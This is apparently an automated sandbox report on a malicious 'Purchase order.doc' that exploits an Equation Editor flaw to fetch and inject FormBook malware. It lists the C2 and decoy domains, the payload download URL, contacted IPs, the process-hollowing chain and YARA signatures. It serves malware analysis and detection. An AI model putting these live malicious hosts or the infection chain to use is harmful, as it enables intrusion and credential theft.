ID: 510256
Sample Name: Purchase order.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:38:18
Date: 27/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Purchase order.doc

Overview


General Information

Sample Name:	Purchase order.doc
Analysis ID:	510256
MD5:	b0e95a4af180627.
SHA1:	a660ad6781f25a7.
SHA256:	51d82db8f2b1b3d.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2596 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2856 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - villar8681.exe (PID: 2808 cmdline: C:\Users\user\AppData\Roaming\villar8681.exe MD5: E78C85674617F34A2F69FFC8DA6A3C48)
    - villar8681.exe (PID: 1312 cmdline: C:\Users\user\AppData\Roaming\villar8681.exe MD5: E78C85674617F34A2F69FFC8DA6A3C48)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - raserver.exe (PID: 344 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 0842FB9AC27460E2B0107F6B3A872FD5)
          - cmd.exe (PID: 2584 cmdline: /c del 'C:\Users\user\AppData\Roaming\villar8681.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.filecrev.com/jy0b/"
  ],
  "decoy": [
    "lamejorimagen.com",
    "mykabukibrush.com",
    "modgon.com",
    "barefoottherapeutics.com",
    "shimpeg.net",
    "trade-sniper.com",
    "chiangkhancityhotel.com",
    "joblessmoni.club",
    "stespritsubways.com",
    "chico-group.com",
    "nni8.xyz",
    "searchtypically.online",
    "jobsyork.com",
    "bestsales-crypto.com",
    "iqmarketing.info",
    "bullcityphotobooths.com",
    "fwssc.icu",
    "1oc87s.icu",
    "usdiesel.xyz",
    "secrets2optimumnutrition.com",
    "charlotte-s-creations.com",
    "homenetmidrand.com",
    "sytypij.xyz",
    "tapehitsscriptsparty.com",
    "adelenashville.com",
    "greendylife.com",
    "agbqs.com",
    "lilcrox.xyz",
    "thepersonalevolutionmaven.com",
    "graciasmiangel.com",
    "heidisgifts.com",
    "flchimneyspecialists.com",
    "yorkrehabclinic.com",
    "cent-pour-centsons.com",
    "marcoislandsupsurf.net",
    "expressdiagnostics.info",
    "surferjackproductions.com",
    "duscopy.store",
    "uekra.tech",
    "campaigncupgunplant.xyz",
    "cheetahadvance.com",
    "blickosinski.icu",
    "laketacostahoe.com",
    "drippysupplyco.com",
    "isomassagegun.com",
    "clarition.com",
    "andrew-pillar.com",
    "truthbudgeting.com",
    "cloudfixr.com",
    "cfasministries.com",
    "compliant-now-beta.com",
    "kssc17.icu",
    "plewabuilders.com",
    "uslugi-email.site",
    "167hours.com",
    "sodo6697.com",
    "voyagesify.com",
    "ranodalei.com",
    "culturao.com",
    "littlepotato-id.com",
    "integtiryhvacsanmateo.com",
    "neatmounts.com",
    "reddictnflstream.com",
    "digistore-maya.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.462612557.0000000000080000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.462612557.0000000000080000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.462612557.0000000000080000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.679408045.0000000000080000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.679408045.0000000000080000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.0.villar8681.exe.400000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.0.villar8681.exe.400000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x978a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1360c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa483:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.0.villar8681.exe.400000.5.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a39:$sqlite3step: 68 34 1C 7B E1 • 0x17b4c:$sqlite3step: 68 34 1C 7B E1 • 0x17a68:$sqlite3text: 68 38 2A 90 C5 • 0x17b8d:$sqlite3text: 68 38 2A 90 C5 • 0x17a7b:$sqlite3blob: 68 53 D8 7F 8C • 0x17ba3:$sqlite3blob: 68 53 D8 7F 8C
5.2.villar8681.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.villar8681.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x978a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1360c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa483:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Explo Redir Calls/
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase order.doc	40%	Virustotal		Browse
Purchase order.doc	34%	ReversingLabs	Document-RTF.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{79E0ADDF-4BCA-42D2-95DC-650BFEE60233}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{79E0ADDF-4BCA-42D2-95DC-650BFEE60233}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\villarzx[1].exe	38%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	
C:\Users\user\AppData\Roaming\villar8681.exe	38%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.villar8681.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.villar8681.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.villar8681.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
5.0.villar8681.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
binatonezx.tk	15%	Virustotal		Browse
www.filecrev.com	5%	Virustotal		Browse
www.charlotte-s-creations.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
www.filecrev.com/jy0b/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://www.charlotte-s-creations.com/jy0b/?06384Dqp=AerW1ym2Fscv67	0%	Avira URL Cloud	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.filecrev.com/jy0b/?06384Dqp=TyGDJhL/cA+57wfufaZRyMMrQk8uPd2d6NfY81Rsj46bZhOJLXgZ522BupBE7+BqQsP88Q==&ct=Xhh4nL38YNvpj	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.charlotte-s-creations.com/jy0b/?06384Dqp=AerW1ym2Fscv67+RpL/0se6tZB+gK2Llczeyi+qylm7PPSapsOoYwZFX50tzMVhi1EMssA==&ct=Xhh4nL38YNvpj	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://binatonezx.tk/villarzx.exe	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com	54.156.84.168	true	false		high
binatonezx.tk	2.56.59.211	true	true	• 15%, Virustotal, Browse	unknown
www.filecrev.com	202.165.66.108	true	true	• 5%, Virustotal, Browse	unknown
www.charlotte-s-creations.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
www.tapehitsscriptsparty.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.filecrev.com/jy0b/	true	• Avira URL Cloud: safe	low
http://www.filecrev.com/jy0b/?06384Dqp=TyGDJhL/cA+57wfufaZRyMMrQk8uPd2d6NfY81Rsj46bZhOJLXgZ522BupBE7+BqQsP88Q==&ct=Xhh4nL38YNvpj	true	• Avira URL Cloud: safe	unknown
http://www.charlotte-s-creations.com/jy0b/?06384Dqp=AerW1ym2Fscv67+RpL/0se6tZB+gK2Llczeyi+qylm7PPSapsOoYwZFX50tzMVhi1EMssA==&ct=Xhh4nL38YNvpj	true	• Avira URL Cloud: safe	unknown
http://binatonezx.tk/villarzx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.56.59.211	binatonezx.tk	Netherlands		395800	GBTCLOUDUS	true
54.156.84.168	caddy-2-4-3-a154c717787f8b4f.elb.us-east-1.amazonaws.com	United States		14618	AMAZON-AESUS	false
202.165.66.108	www.filecrev.com	Australia		18206	VPIS-APVADSManagedBusinessInternetServiceProviderMY	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	510256
Start date:	27.10.2021
Start time:	16:38:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase order.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/10@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.8% (good quality ratio 12.4%) • Quality average: 76.1% • Quality standard deviation: 25.5%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:38:20	API Interceptor	42x Sleep call for process: EQNEDT32.EXE modified
16:38:22	API Interceptor	77x Sleep call for process: villar8681.exe modified
16:38:46	API Interceptor	108x Sleep call for process: raserver.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
2.56.59.211	Swift-copy.doc	Get hash	malicious	Browse	• binatonez x.tk/obinn azx.exe
	RFQ for _RTO system packages product details.doc	Get hash	malicious	Browse	• binatonez x.tk/stanzx.exe
	Purchase order_122.doc	Get hash	malicious	Browse	• binatonez x.tk/catzx.exe
	SMC Req Offer.doc	Get hash	malicious	Browse	• binatonez x.tk/seaso nzx.exe
	Original Shipping documents.doc	Get hash	malicious	Browse	• binatonez x.tk/villarzx.exe
	payment.doc	Get hash	malicious	Browse	• binatonez x.tk/david hillzx.exe
	_Payment Advise.doc	Get hash	malicious	Browse	• binatonez x.tk/trule xzx.exe
	FLOW LINE CONTRACT00939.doc	Get hash	malicious	Browse	• binatonez x.tk/asadzx.exe
